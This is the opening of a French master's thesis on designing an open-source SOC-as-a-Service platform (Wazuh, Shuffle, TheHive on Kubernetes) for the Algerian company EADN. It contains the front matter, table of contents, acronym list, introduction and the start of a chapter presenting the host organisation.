



République Algérienne Démocratique et Populaire  
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique  
Université des Sciences et de la Technologie Houari Boumediene



Faculté d'Informatique

Département des Systèmes Informatiques

# Mémoire de Master

Spécialiste : Sécurité des Systèmes Informatiques

---

## Conception et Mise en place d'un SOC as a Service Open-Source pour la Détection et la Réponse aux Incidents de Sécurité

---

Organisme d'accueil : Entreprise d'Appui au Développement du Numérique

*Réalisé par :*

M. Hichem BENBERNA

M. Abderrahmane LARBI

*Encadré par :*

Mme. Fatiha MERAZKA (USTHB)

M. Houssam DIB (EADN)

*Soutenu le 01 Juillet 2025, Devant le jury :*

Mme. Manel CHENAIT (Président)

Mme. Leila KHEROUA (Membre)

Binôme No : SSI-026

# *Remerciements*

*Nous tenons tout d'abord à remercier Dieu le tout puissant miséricordieux, qui nous a doté d'intelligence, et nous a maintenu en santé pour mener à bien ce modeste travail.*

*Nos vifs remerciements vont à nos parents pour leurs amour inconditionnel et leurs soutien constant tout au long de nos vies. Leurs confiance en nous a été un moteur essentiel pour aller de l'avant et réaliser notre projet.*

*Nous exprimons nos profondes gratitude à nos encadreurs Monsieur **DIB Houssam** et Madame **MERAZKA Fatiha** pour leurs suivi, leurs énorme soutien et leurs précieux conseils qui nous ont permis d'améliorer la qualité de ce travail.*

*Nous tenons à remercier tous les membres du jury d'avoir pris le temps de lire notre mémoire.*

*Enfin, nous remercions toute personne ayant participé de près ou de loin à l'accomplissement de ce modeste travail.*

# *Dédicaces*

*Avec un énorme plaisir, un cœur ouvert et une grande joie, que je dédie mon travail à :*

## *Mes chères parents*

*Quoi que je fasse ou quoi que je dise, je ne saurai vous remercier comme il se doit. Votre affection me couvre, votre bienveillance me guide et votre présence à mes cotes a toujours été ma source de force pour affronter les différents obstacles. Que Dieu vous protège.*

## *Mes chères frère et soeur*

*Puisse Dieu vous donne santé, bonheur, courage et de la réussite.*

## *Ma grande-mère*

*Je te remercie pour tes vœux que tu n'a cessé formuler dans ta prière. Je te souhaite une longue vie pleine de santé et bonheur.*

## *Mes cousins, mes amis*

*Je vous souhaite prospérité et succès.*

## *Hichem*

*À mon encadreur dévoué, à mes chers parents, à mon collègue de projet, et mes chères frères et sœur, Je vous exprime ma plus profonde gratitude pour votre soutien constant tout au long de cette aventure. À mon encadreur, merci infiniment pour votre accompagnement rigoureux, votre disponibilité et la qualité de vos conseils. Votre expertise a été une véritable boussole dans la réussite de ce travail. À mes parents, votre amour, vos encouragements inlassables et votre foi en moi ont été un moteur essentiel à chaque étape. À mon collègue, merci pour ta collaboration précieuse, ton engagement et ton esprit d'équipe tout au long du projet. Cette dédicace est le reflet de ma reconnaissance sincère envers vous tous.*

## *Abderrahmane*

## Résumé

Face à la croissance des cybermenaces, les organisations adoptent des Centres d'Opérations de Sécurité (SOC) pour surveiller et protéger leurs actifs numériques. Le modèle SOC as a Service (SOCaaS) émerge comme alternative économique et flexible aux SOC internes complexes.

Notre projet, réalisé au sein de l'Entreprise d'Appui au Développement du Numérique (EADN), vise à concevoir et déployer une solution SOCaaS innovante destinée aux PME et institutions. Cette offre externalisée combine détection proactive, réponse automatisée et conformité réglementaire, permettant aux structures aux ressources limitées d'accéder à une cybersécurité professionnelle sans investissement lourd en infrastructure ou expertise.

**Mots clés :** SOC, SOCaaS, Playbook, Wazuh, Shuffle, Thehive, Kubernetes, Helm.

## Abstract

Faced with growing cyber threats, organisations are adopting Security Operations Centres (SOCs) to monitor and protect their digital assets. The SOC as a Service (SOCaaS) model is emerging as a cost-effective and flexible alternative to complex in-house SOC.

Our project, carried out within the Entreprise d'Appui au Développement du Numérique (EADN), aims to design and deploy an innovative SOCaaS solution for SMEs and institutions. This outsourced offering combines proactive detection, automated response, and regulatory compliance, giving organisations with limited resources access to professional cybersecurity without heavy investment in infrastructure or expertise.

**Keywords :** SOC, SOCaaS, Playbook, Wazuh, Shuffle, Thehive, Kubernetes, Helm.

## ملخص

في مواجهة التهديدات الإلكترونية المتزايدة، تتبنى المؤسسات مراكز العمليات الأمنية (SOCs) لمراقبة وحماية أصولها الرقمية. يبرز نموذج مراكز العمليات الأمنية كخدمة (SOCaaS) كبديل مرّن وفعال من حيث التكلفة لمراكز العمليات الأمنية الداخلية المعقدة.

يهدف مشروعنا الذي ننفذه في إطار مشروع دعم تطوير القطاع الرقمي (EADN) إلى تصميم ونشر حل مبتكر لمركز العمليات كخدمة (SOCaaS) للشركات الصغيرة والمتوسطة والمؤسسات. يجمع عرض الاستعانة بمصادر خارجية هذا بين الكشف الاستباقي والاستجابة الآلية والامتثال التنظيمي، مما يتيح للمؤسسات ذات الموارد المحدودة إمكانية الوصول إلى الأمن السيبراني الاحترافي دون استثمار كبير في البنية التحتية أو الخبرة.

الكلمات المفتاحية: دليل التشغيل، الكشف عن الحوادث

# Table des matières

|                                                                     |           |
|---------------------------------------------------------------------|-----------|
| Liste des tableaux                                                  | V         |
| Table des figures                                                   | VIII      |
| Acronymes                                                           | IX        |
| Introduction Générale                                               | 1         |
| <b>1 Cadre du Projet</b>                                            | <b>3</b>  |
| 1.1 Introduction . . . . .                                          | 3         |
| 1.2 Présentation de l'Organisme d'Accueil . . . . .                 | 3         |
| 1.2.1 Vision de l'EADN . . . . .                                    | 4         |
| 1.2.2 Missions . . . . .                                            | 4         |
| 1.2.3 Organisation de l'EADN . . . . .                              | 4         |
| 1.2.4 Services de l'EADN . . . . .                                  | 6         |
| 1.2.5 Catalogue de Produits Propriétaires . . . . .                 | 8         |
| 1.2.6 Écosystème de Partenaires et Clients . . . . .                | 8         |
| 1.2.7 Positionnement Stratégique et Perspectives . . . . .          | 9         |
| 1.3 Cadre Général du Projet . . . . .                               | 10        |
| 1.3.1 Risque d'absence d'un SOC . . . . .                           | 10        |
| 1.3.2 Solution envisagée et ses objectifs . . . . .                 | 11        |
| 1.4 Conclusion . . . . .                                            | 12        |
| <b>2 Généralités sur le Centre d'Opérations de Sécurité</b>         | <b>13</b> |
| 2.1 Introduction . . . . .                                          | 13        |
| 2.2 Généralités sur la Sécurité . . . . .                           | 13        |
| 2.2.1 Objectif de la Sécurité des Systèmes d'Informations . . . . . | 13        |
| 2.2.2 Vulnérabilité, Menace et Risque . . . . .                     | 14        |

|          |                                                                                |           |
|----------|--------------------------------------------------------------------------------|-----------|
| 2.2.3    | Menaces Informatiques . . . . .                                                | 14        |
| 2.2.4    | Indicateurs de Compromission (IoC) . . . . .                                   | 15        |
| 2.2.5    | Tactiques, Techniques et Procédures (TTP) . . . . .                            | 16        |
| 2.2.6    | Cyber Kill Chain . . . . .                                                     | 16        |
| 2.2.7    | MITRE ATT&CK . . . . .                                                         | 17        |
| 2.3      | Terminologies . . . . .                                                        | 19        |
| 2.3.1    | Événement . . . . .                                                            | 19        |
| 2.3.2    | Logs . . . . .                                                                 | 20        |
| 2.3.3    | Alerte . . . . .                                                               | 20        |
| 2.3.4    | Incident . . . . .                                                             | 21        |
| 2.3.5    | Conteneur . . . . .                                                            | 22        |
| 2.4      | Security Operations Center (SOC) . . . . .                                     | 23        |
| 2.4.1    | Activités du SOC . . . . .                                                     | 23        |
| 2.4.2    | Modèles du SOC . . . . .                                                       | 24        |
| 2.4.3    | Composants du SOC . . . . .                                                    | 25        |
| 2.5      | Technologies et Outils du SOC . . . . .                                        | 27        |
| 2.5.1    | Security Information and Event Management (SIEM) . . . . .                     | 27        |
| 2.5.2    | Security Orchestration, Automation and Response (SOAR) . . . . .               | 28        |
| 2.5.3    | Extended Detection and Response (XDR) . . . . .                                | 29        |
| 2.5.4    | Intrusion Detection System & Intrusion Prevention System (IDS / IPS) . . . . . | 30        |
| 2.6      | Défis du SOC . . . . .                                                         | 32        |
| 2.6.1    | Fatigue d'alerte . . . . .                                                     | 32        |
| 2.6.2    | Complexité des environnements . . . . .                                        | 33        |
| 2.6.3    | Pénurie de compétences en cybersécurité . . . . .                              | 33        |
| 2.6.4    | Évolution des menaces et attaques sophistiquées . . . . .                      | 33        |
| 2.6.5    | Conformité et réglementation . . . . .                                         | 33        |
| 2.6.6    | Coûts et retour sur investissement (ROI) . . . . .                             | 34        |
| 2.7      | Security Operations Center as a Service (SOCaaS) . . . . .                     | 34        |
| 2.7.1    | Avantages de SOCaaS . . . . .                                                  | 34        |
| 2.7.2    | Défis du SOCaaS . . . . .                                                      | 35        |
| 2.8      | Solution SOCaaS . . . . .                                                      | 35        |
| 2.9      | Conclusion . . . . .                                                           | 36        |
| <b>3</b> | <b>Conception de la Solution SOCaaS</b>                                        | <b>37</b> |
| 3.1      | Introduction . . . . .                                                         | 37        |

|          |                                                       |           |
|----------|-------------------------------------------------------|-----------|
| 3.2      | Critères de Choix des Outils . . . . .                | 38        |
| 3.3      | Kubernetes . . . . .                                  | 39        |
| 3.3.1    | Composants du Kubernetes . . . . .                    | 39        |
| 3.3.2    | Ressources principales du Kubernetes . . . . .        | 39        |
| 3.4      | Helm . . . . .                                        | 40        |
| 3.4.1    | Concepts clés de Helm . . . . .                       | 40        |
| 3.5      | Choix du SIEM . . . . .                               | 41        |
| 3.5.1    | Wazuh . . . . .                                       | 43        |
| 3.6      | Choix du SOAR . . . . .                               | 46        |
| 3.6.1    | SOA : Shuffle . . . . .                               | 46        |
| 3.6.2    | SIRP : TheHive . . . . .                              | 49        |
| 3.6.3    | TIP . . . . .                                         | 53        |
| 3.7      | Load Balancer . . . . .                               | 54        |
| 3.7.1    | HAProxy . . . . .                                     | 54        |
| 3.8      | Fonctionnement de la Plateforme SOC . . . . .         | 55        |
| 3.9      | Conclusion . . . . .                                  | 57        |
| <b>4</b> | <b>Réalisation et Tests de Validation</b>             | <b>58</b> |
| 4.1      | Introduction . . . . .                                | 58        |
| 4.2      | Présentation du Cluster Kubernetes . . . . .          | 58        |
| 4.3      | Déploiement du Cluster Kubernetes . . . . .           | 60        |
| 4.4      | Déploiement des Outils . . . . .                      | 62        |
| 4.4.1    | Déploiement du Wazuh (SIEM) . . . . .                 | 62        |
| 4.4.2    | Déploiement du Shuffle (SOA) . . . . .                | 63        |
| 4.4.3    | Déploiement du TheHive (SIRP) . . . . .               | 65        |
| 4.5      | Mettre en Place le chart Helm . . . . .               | 66        |
| 4.6      | Simulation d'une Attaque : Cas d'un Malware . . . . . | 67        |
| 4.6.1    | Reconnaissance . . . . .                              | 67        |
| 4.6.2    | Weaponization . . . . .                               | 68        |
| 4.6.3    | Initial Access . . . . .                              | 68        |
| 4.6.4    | Installation . . . . .                                | 69        |
| 4.6.5    | Execution . . . . .                                   | 74        |
| 4.6.6    | Command & Control . . . . .                           | 76        |
| 4.6.7    | Impact . . . . .                                      | 77        |
| 4.7      | Évaluation de Résultats de la Simulation . . . . .    | 78        |

---

|                            |                                      |           |
|----------------------------|--------------------------------------|-----------|
| 4.7.1                      | Analyse des Métriques Clés . . . . . | 78        |
| 4.8                        | Conclusion . . . . .                 | 79        |
| <b>Conclusion Générale</b> |                                      | <b>80</b> |
| <b>Bibliographie</b>       |                                      | <b>81</b> |
| <b>Annexe A</b>            |                                      | <b>I</b>  |
| <b>Annexe B</b>            |                                      | <b>V</b>  |



# Liste des tableaux

|     |                                                               |    |
|-----|---------------------------------------------------------------|----|
| 2.1 | MITRE ATT&CK VS Cyber Kill Chain . . . . .                    | 19 |
| 2.2 | Niveaux de criticités des Alertes . . . . .                   | 21 |
| 2.3 | Comparaison entre événement, alerte et incident . . . . .     | 22 |
| 2.4 | Comparaison entre les modèles de SOC . . . . .                | 25 |
| 2.5 | Rôles et Responsabilités du composant Humain de SOC . . . . . | 26 |
| 2.6 | Comparaison entre SIEM, SOAR et XDR . . . . .                 | 30 |
| 2.7 | Comparaison entre IDS et IPS . . . . .                        | 32 |
| 2.8 | Comparaison entre SOCaaS et SOC interne . . . . .             | 35 |
| 3.1 | Critères de choix des outils . . . . .                        | 38 |
| 3.2 | Comparaison entre les différents SIEM . . . . .               | 42 |
| 4.1 | Composants du cluster . . . . .                               | 59 |

# Table des figures

|     |                                                             |    |
|-----|-------------------------------------------------------------|----|
| 1.1 | Entreprise d’Appui au Développement du Numérique . . . . .  | 3  |
| 1.2 | Organigramme de l’EADN . . . . .                            | 5  |
| 1.3 | Produits de l’EADN . . . . .                                | 8  |
| 1.4 | Partenaires de l’EADN . . . . .                             | 9  |
| 2.1 | Modélisation des menaces . . . . .                          | 14 |
| 2.2 | Cyber Kill Chain . . . . .                                  | 17 |
| 2.3 | Tactiques MITRE ATT&CK de la Matrice d’Entreprise . . . . . | 18 |
| 2.4 | Architecture de conteneurs . . . . .                        | 23 |
| 2.5 | Emplacement d’un IDS . . . . .                              | 31 |
| 2.6 | Emplacement d’un IPS . . . . .                              | 31 |
| 3.1 | Architecture du Kubernetes . . . . .                        | 40 |
| 3.2 | Architecture de Wazuh Agent . . . . .                       | 44 |
| 3.3 | Architecture de Wazuh Server . . . . .                      | 45 |
| 3.4 | Architecture de Shuffle . . . . .                           | 47 |
| 3.5 | Cassandra . . . . .                                         | 51 |
| 3.6 | Elastic Search . . . . .                                    | 52 |
| 3.7 | Architecture de MinIO . . . . .                             | 52 |
| 3.8 | Load Balancer . . . . .                                     | 54 |
| 3.9 | Fonctionnement du SOC . . . . .                             | 56 |
| 4.1 | Architecture du Cluster . . . . .                           | 59 |
| 4.2 | Containerd . . . . .                                        | 60 |
| 4.3 | kubeadm, kubelet, kubectl . . . . .                         | 60 |
| 4.4 | Initialisation du cluster . . . . .                         | 60 |
| 4.5 | Joindre un worker . . . . .                                 | 61 |
| 4.6 | Cluster kubernetes . . . . .                                | 61 |

|      |                                                                  |    |
|------|------------------------------------------------------------------|----|
| 4.7  | Installer le dépôt Wazuh . . . . .                               | 62 |
| 4.8  | Appliquer les fichier YAML du Wazuh . . . . .                    | 62 |
| 4.9  | Assigner les ressources aux nœuds travailleurs Wazuh . . . . .   | 63 |
| 4.10 | Tableau de bord Wazuh . . . . .                                  | 63 |
| 4.11 | Installer le dépôt Shuffle . . . . .                             | 63 |
| 4.12 | Appliquer le fichier YAML du Shuffle . . . . .                   | 64 |
| 4.13 | Assigner les ressources aux nœuds travailleurs Shuffle . . . . . | 64 |
| 4.14 | Tableau de bord TheHive Shuffle . . . . .                        | 64 |
| 4.15 | Installer le dépôt TheHive . . . . .                             | 65 |
| 4.16 | Appliquer le fichier YAML du Thehive . . . . .                   | 65 |
| 4.17 | Assigner les ressources aux nœuds travailleurs Thehive . . . . . | 65 |
| 4.18 | Tableau de bord TheHive . . . . .                                | 66 |
| 4.19 | Création d'un chart avec Helm . . . . .                          | 66 |
| 4.20 | Architecture du chart . . . . .                                  | 66 |
| 4.21 | Architecture du chart 2 . . . . .                                | 67 |
| 4.22 | Téléchargement du fichier malveillant 1 . . . . .                | 69 |
| 4.23 | Téléchargement du fichier malveillant 2 . . . . .                | 69 |
| 4.24 | Téléchargement du backdoor et ransomware . . . . .               | 70 |
| 4.25 | Détection d'un nouveau fichier exécutable . . . . .              | 70 |
| 4.26 | Envoie d'alert de Wazuh à Shuffle . . . . .                      | 70 |
| 4.27 | Workflow de réponse a un Malware . . . . .                       | 71 |
| 4.28 | Création d'une alert dans TheHive . . . . .                      | 72 |
| 4.29 | Observable extrait . . . . .                                     | 72 |
| 4.30 | Résultat du VirusTotal . . . . .                                 | 72 |
| 4.31 | Notifier l'analyste . . . . .                                    | 73 |
| 4.32 | Création d'un cas dans TheHive . . . . .                         | 73 |
| 4.33 | Suppression du fichier malveillant . . . . .                     | 73 |
| 4.34 | Detecter la suppression du fichier . . . . .                     | 74 |
| 4.35 | Création d'un nouveau processus . . . . .                        | 74 |
| 4.36 | Connexion à un port inhabituel . . . . .                         | 75 |
| 4.37 | Terminaison d'un processus . . . . .                             | 75 |
| 4.38 | Terminaison d'un processus 2 . . . . .                           | 76 |
| 4.39 | Un reverseShell sur la machine victime . . . . .                 | 76 |
| 4.40 | Exécution du ransomware . . . . .                                | 77 |
| 4.41 | Workflow Complet . . . . .                                       | 77 |

|                                                                      |      |
|----------------------------------------------------------------------|------|
| 4.42 Temps de détection sur Wazuh . . . . .                          | 78   |
| 4.43 Temps de détection sur Shuffle . . . . .                        | 78   |
| 4.44 Temps de réponse . . . . .                                      | 79   |
| 4.45 Shuffle Workflow . . . . .                                      | I    |
| 4.46 Règles IDS . . . . .                                            | II   |
| 4.47 Wazuh détecte les scans NMAP . . . . .                          | II   |
| 4.48 Bloquer l'adresse IP . . . . .                                  | II   |
| 4.49 résultats pare-feu . . . . .                                    | III  |
| 4.50 Wazuh detecte le trafic C2 . . . . .                            | III  |
| 4.51 Trafic C2 . . . . .                                             | III  |
| 4.52 Resultats du VirusTotal . . . . .                               | IV   |
| 4.53 Bloquer le trafic C2 . . . . .                                  | IV   |
| 4.54 Détecter l'ajout, suppression d'un fichier exécutable . . . . . | V    |
| 4.55 Détection d'une connection . . . . .                            | VI   |
| 4.56 Ports communs . . . . .                                         | VI   |
| 4.57 Ports communs . . . . .                                         | VI   |
| 4.58 Détection d'un nouveau processus . . . . .                      | VII  |
| 4.59 Combinaison de deux règles . . . . .                            | VII  |
| 4.60 Combinaison de deux règles . . . . .                            | VIII |
| 4.61 Combinaison de deux règles . . . . .                            | VIII |

# Acronymes

|                   |                                                                                               |
|-------------------|-----------------------------------------------------------------------------------------------|
| <b>ACL</b>        | <b>A</b> ccess <b>C</b> ontrol <b>L</b> ist                                                   |
| <b>API</b>        | <b>A</b> pplication <b>P</b> rogramming <b>I</b> nterface                                     |
| <b>APT</b>        | <b>A</b> dvanced <b>P</b> ersistent <b>T</b> hreat                                            |
| <b>ATT&amp;CK</b> | <b>A</b> dversarial <b>T</b> actics, <b>T</b> echniques, and <b>C</b> ommon <b>K</b> nowledge |
| <b>CCPA</b>       | <b>C</b> alifornia <b>C</b> onsumer <b>P</b> rivacy <b>A</b> ct                               |
| <b>CERT</b>       | <b>C</b> omputer <b>E</b> mergency <b>R</b> esponse <b>T</b> eam                              |
| <b>CIA</b>        | <b>C</b> onfidentiality, <b>I</b> ntegrity and <b>A</b> vailability                           |
| <b>CNCF</b>       | <b>C</b> loud <b>N</b> ative <b>C</b> omputing <b>F</b> oundation                             |
| <b>CSIRT</b>      | <b>C</b> omputer <b>S</b> ecurity <b>I</b> ncident <b>R</b> esponse <b>T</b> eam              |
| <b>CTI</b>        | <b>C</b> yber <b>T</b> hreat <b>I</b> ntelligence                                             |
| <b>DDoS</b>       | <b>D</b> istributed <b>D</b> enial-of- <b>S</b> ervice                                        |
| <b>DoS</b>        | <b>D</b> enial-of- <b>S</b> ervice                                                            |
| <b>EADN</b>       | <b>E</b> ntreprise d' <b>A</b> ppui au <b>D</b> éveloppement du <b>N</b> umérique             |
| <b>EDR</b>        | <b>E</b> ndpoint <b>D</b> etection and <b>R</b> espons                                        |
| <b>EPE</b>        | <b>E</b> ntreprise <b>P</b> ublique <b>É</b> conomique                                        |
| <b>FIM</b>        | <b>F</b> ile <b>I</b> ntegrity <b>M</b> onitoring                                             |
| <b>GDPR</b>       | <b>G</b> eneral <b>D</b> ata <b>P</b> rotection <b>R</b> egulation                            |
| <b>HIPAA</b>      | <b>H</b> ealth <b>I</b> nsurance <b>P</b> ortability and <b>A</b> ccountability <b>A</b> ct   |
| <b>HTTP</b>       | <b>H</b> yper <b>T</b> ext <b>T</b> ransfer <b>P</b> rotocol                                  |
| <b>HTTPS</b>      | <b>H</b> yper <b>T</b> ext <b>T</b> ransfer <b>P</b> rotocol <b>S</b> ecure                   |
| <b>ICS</b>        | <b>I</b> ndustrial <b>C</b> ontrol <b>S</b> ystems                                            |
| <b>IDS</b>        | <b>I</b> ntrusion <b>D</b> etection <b>S</b> ystem                                            |
| <b>IoC</b>        | <b>I</b> ndicators of <b>C</b> ompromise                                                      |
| <b>IoT</b>        | <b>I</b> nternet of <b>T</b> hings                                                            |
| <b>IPS</b>        | <b>I</b> ntrusion <b>P</b> revention <b>S</b> ystem                                           |
| <b>ISO</b>        | <b>I</b> nternational <b>O</b> rganization for <b>S</b> tandardization                        |

|                |                                                                                              |
|----------------|----------------------------------------------------------------------------------------------|
| <b>IT</b>      | <b>I</b> nformation <b>T</b> echnologies                                                     |
| <b>MISP</b>    | <b>M</b> alware <b>I</b> nformation <b>S</b> haring <b>P</b> latform                         |
| <b>MSSP</b>    | <b>M</b> anaged <b>S</b> ecurity <b>S</b> ervice <b>P</b> rovider                            |
| <b>MTTD</b>    | <b>M</b> ean <b>T</b> ime <b>T</b> o <b>D</b> etect                                          |
| <b>MTTR</b>    | <b>M</b> ean <b>T</b> ime <b>T</b> o <b>R</b> espond                                         |
| <b>NFS</b>     | <b>N</b> etwork <b>F</b> ile <b>S</b> ystem                                                  |
| <b>PCI DSS</b> | <b>P</b> ayment <b>C</b> ard <b>I</b> ndustry <b>D</b> ata <b>S</b> ecurity <b>S</b> tandard |
| <b>PME</b>     | <b>P</b> etite ou <b>M</b> oyenne <b>E</b> ntreprise                                         |
| <b>ROI</b>     | <b>R</b> eturn <b>O</b> f an <b>I</b> nvestment                                              |
| <b>SIEM</b>    | <b>S</b> ecurity <b>I</b> nformation and <b>E</b> vent <b>M</b> anager                       |
| <b>SIRP</b>    | <b>S</b> ecurity <b>I</b> ncident <b>R</b> esponse <b>P</b> latform                          |
| <b>SOA</b>     | <b>S</b> ecurity <b>O</b> rchestration and <b>A</b> utomation                                |
| <b>SOAR</b>    | <b>S</b> ecurity <b>O</b> rchestration, <b>A</b> utomation and <b>R</b> esponse              |
| <b>SOC</b>     | <b>S</b> ecurity <b>O</b> perations <b>C</b> enter                                           |
| <b>SPA</b>     | <b>S</b> ociété <b>P</b> ar <b>A</b> ctions                                                  |
| <b>TCP</b>     | <b>T</b> ransmission <b>C</b> ontrol <b>P</b> rotocol                                        |
| <b>TIC</b>     | <b>T</b> echnologies de l' <b>I</b> nformation et de la <b>C</b> ommunication                |
| <b>TIP</b>     | <b>T</b> hreat <b>I</b> ntelligence <b>P</b> latforms                                        |
| <b>TLS</b>     | <b>T</b> ransport <b>L</b> ayer <b>S</b> ecurity                                             |
| <b>TTP</b>     | <b>T</b> actics, <b>T</b> echniques and <b>P</b> rocedures                                   |
| <b>UEBA</b>    | <b>U</b> ser <b>E</b> ntity <b>B</b> ehavior <b>A</b> alytics                                |
| <b>URL</b>     | <b>U</b> niform <b>R</b> esource <b>L</b> ocator                                             |
| <b>VPN</b>     | <b>V</b> irtual <b>P</b> rivate <b>N</b> etwork                                              |
| <b>WAF</b>     | <b>W</b> eb <b>A</b> pplication <b>F</b> irewall                                             |
| <b>XDR</b>     | <b>E</b> xtended <b>D</b> etection and <b>R</b> espons                                       |

# Introduction Générale

Dans un monde où la transformation numérique s'accélère à un rythme sans précédent, la cybersécurité s'est imposée comme un enjeu stratégique majeur pour les entreprises et les institutions. L'explosion des cyberattaques, notamment des ransomwares sophistiqués, et des violations de données massives (coût moyen de 4,45 millions de dollars par incident selon IBM), révèle une menace systémique qui dépasse largement le cadre technique. Ces défis placent les organisations dans une situation critique : renforcer leur posture de sécurité n'est plus une option, mais une nécessité vitale pour assurer leur pérennité, préserver leur réputation et respecter des réglementations toujours plus exigeantes.

Face à cette urgence, le Security Operations Center (SOC) constitue le cœur battant de la défense cyber. Véritable tour de contrôle opérationnelle, il assure en temps réel la détection proactive des menaces, l'analyse approfondie des incidents et la coordination des réponses. Pourtant, la mise en place d'un SOC traditionnel représente un défi redoutable pour la majorité des structures, en particulier les PME et les institutions aux ressources limitées. Les coûts exorbitants (infrastructure, licences logicielles, recrutement d'experts), la complexité de gestion des technologies hétérogènes et la pénurie mondiale de compétences en cybersécurité (3,4 millions de postes non pourvus selon l'ISC<sup>2</sup>) rendent ce modèle inaccessible ou inefficace pour beaucoup.

C'est dans ce contexte qu'émerge un paradigme innovant : le **SOC as a Service (SOCaaS)**. Ce modèle disruptif externalise les fonctions clés d'un SOC – surveillance continue, analyse des menaces, réponse aux incidents – via une offre cloud sécurisée et managée.

Porté par ces impératifs stratégiques, notre projet de fin d'études s'ancre au sein de l'Entreprise d'Appui au Développement du Numérique (EADN) avec une ambition opérationnelle claire : concevoir et déployer un SOCaaS open source alliant performance industrielle, accessibilité économique et souveraineté technologique. Cette initiative répond à un constat sans appel : les PME et institutions locales, pourtant vitales pour l'écosystème numérique, demeurent vulnérables face à la sophistication croissante des cybermenaces par manque de ressources dédiées. Notre solution se positionne comme une alternative crédible aux offres propriétaires, souvent inadaptées aux budgets serrés et aux besoins spécifiques de ces acteurs.

L'architecture proposée transcende la simple fourniture technique pour incarner un levier de transformation culturelle. En s'appuyant exclusivement sur des briques open source (Wazuh pour le SIEM et l'XDR, TheHive / Shuffle pour le SOAR), nous garantissons non seulement une transparence totale des mécanismes de sécurité, mais aussi une indépendance pérenne vis-à-vis des éditeurs commerciaux. Cette approche favorise l'appropriation des outils par les équipes locales, transformant chaque utilisateur en contributeur potentiel à l'amélioration continue du système – une dynamique vertueuse au service de la résilience collective.

Au-delà de la détection et réponse aux incidents, notre SOCaaS intègre un volet pédagogique structurant : parcours de formation adaptés aux administrateurs systèmes, playbooks contextualisés aux métiers des bénéficiaires, et ateliers de sensibilisation aux risques ciblés (ransomware, phishing). Cette dimension humaine est la clé de voûte de notre vision : faire émerger une culture cyber mature où la sécurité devient un réflexe partagé plutôt qu'une contrainte externalisée.

Ce mémoire articule cette démarche en quatre chapitres :

- **Chapitre 1 : Cadre du Projet**, où nous décrivons le contexte professionnel dans lequel s'inscrit ce projet.
- **Chapitre 2 : Généralités sur le Centre d'Opérations de Sécurité**, qui explore les fondamentaux des SOC, les modèles existants et les solutions technologiques associées.
- **Chapitre 3 : Conception de la Solution SOCaaS**, dédié au choix des technologies et à la modélisation de l'architecture du SOCaaS.
- **Chapitre 4 : Réalisation et Tests de Validation**, qui détaille le déploiement de l'infrastructure, les tests et les résultats obtenus.



# Chapitre 1

## Cadre du Projet

### 1.1 Introduction

Dans ce chapitre, nous plaçons notre projet dans son cadre global. Nous débutons par une présentation de l'organisme où nous avons effectué notre projet de fin d'études, l'Entreprise d'Appui au Développement du Numérique (EADN), en explorant ses différents aspects. Nous poursuivons ensuite avec une analyse du contexte général et des objectifs du projet.

### 1.2 Présentation de l'Organisme d'Accueil

L'Entreprise d'Appui au Développement du Numérique (EADN), créée en 2018, est une Société par Actions (SPA) et Entreprise Publique Économique (EPE). Sous la supervision du Ministère de la Poste et des Télécommunications, située rue Asselah Hocine, Alger Centre et au Cyber Parc Sidi Abdellah, Rahmania, Zeralda, Alger.



FIGURE 1.1 – Entreprise d'Appui au Développement du Numérique

### 1.2.1 Vision de l'EADN

L'EADN vise à agir comme un catalyseur pour l'écosystème des TIC et du numérique en Algérie, dans l'optique de mutualiser les ressources humaines, les infrastructures et les plateformes informatiques des administrations et organisations publiques, afin d'offrir des services publics de qualité aux citoyens.

L'EADN doit forger des partenariats durables avec les acteurs socio-économiques clés du secteur numérique, afin de mener à bien des projets d'envergure de modernisation des administrations publiques algériennes.

### 1.2.2 Missions

- Mettre à niveau les ressources humaines par le développement des compétences.
- Contribuer à la modernisation des administrations publiques par la mise en œuvre de solutions et plateformes informatiques.
- Assister les entreprises, administrations et institutions dans la rationalisation des investissements dans le domaine numérique.
- Aider les entreprises, administrations et institutions à fournir des services numérisés.
- Assurer l'interopérabilité des systèmes d'information du secteur public.
- Moderniser, urbaniser et développer les systèmes d'information des organisations publiques.
- Contribuer à la mise en place, à la maintenance et à la sécurisation des systèmes d'information intra et inter-organisationnels.
- Accompagner la construction et la mise en conformité de tous types de centres de données et salles informatiques.
- Fournir des services d'audit et de mise en conformité.
- Mettre en œuvre des systèmes d'information décisionnels au profit des gestionnaires.

### 1.2.3 Organisation de l'EADN

La structure organisationnelle de l'EADN reflète son engagement vers l'excellence numérique à travers des départements spécialisés. Leur Direction Cloud et Centre de Données pilote les projets d'infrastructure et les services cloud, tandis que la Direction des Systèmes d'Information et Technologies se concentre sur la création de plateformes numériques personnalisées et les services d'intégration.

Soutenant ces opérations, la Direction Administration et Finance assure le bon fonctionnement des opérations commerciales et le développement continu des compétences. Son personnel se compose principalement d'ingénieurs et d'experts techniques certifiés par les leaders de l'industrie tels que Fortinet, Huawei, Dell et Cisco, apportant une vaste expérience des TIC à chaque projet et conduisant la transformation numérique de l'Algérie.

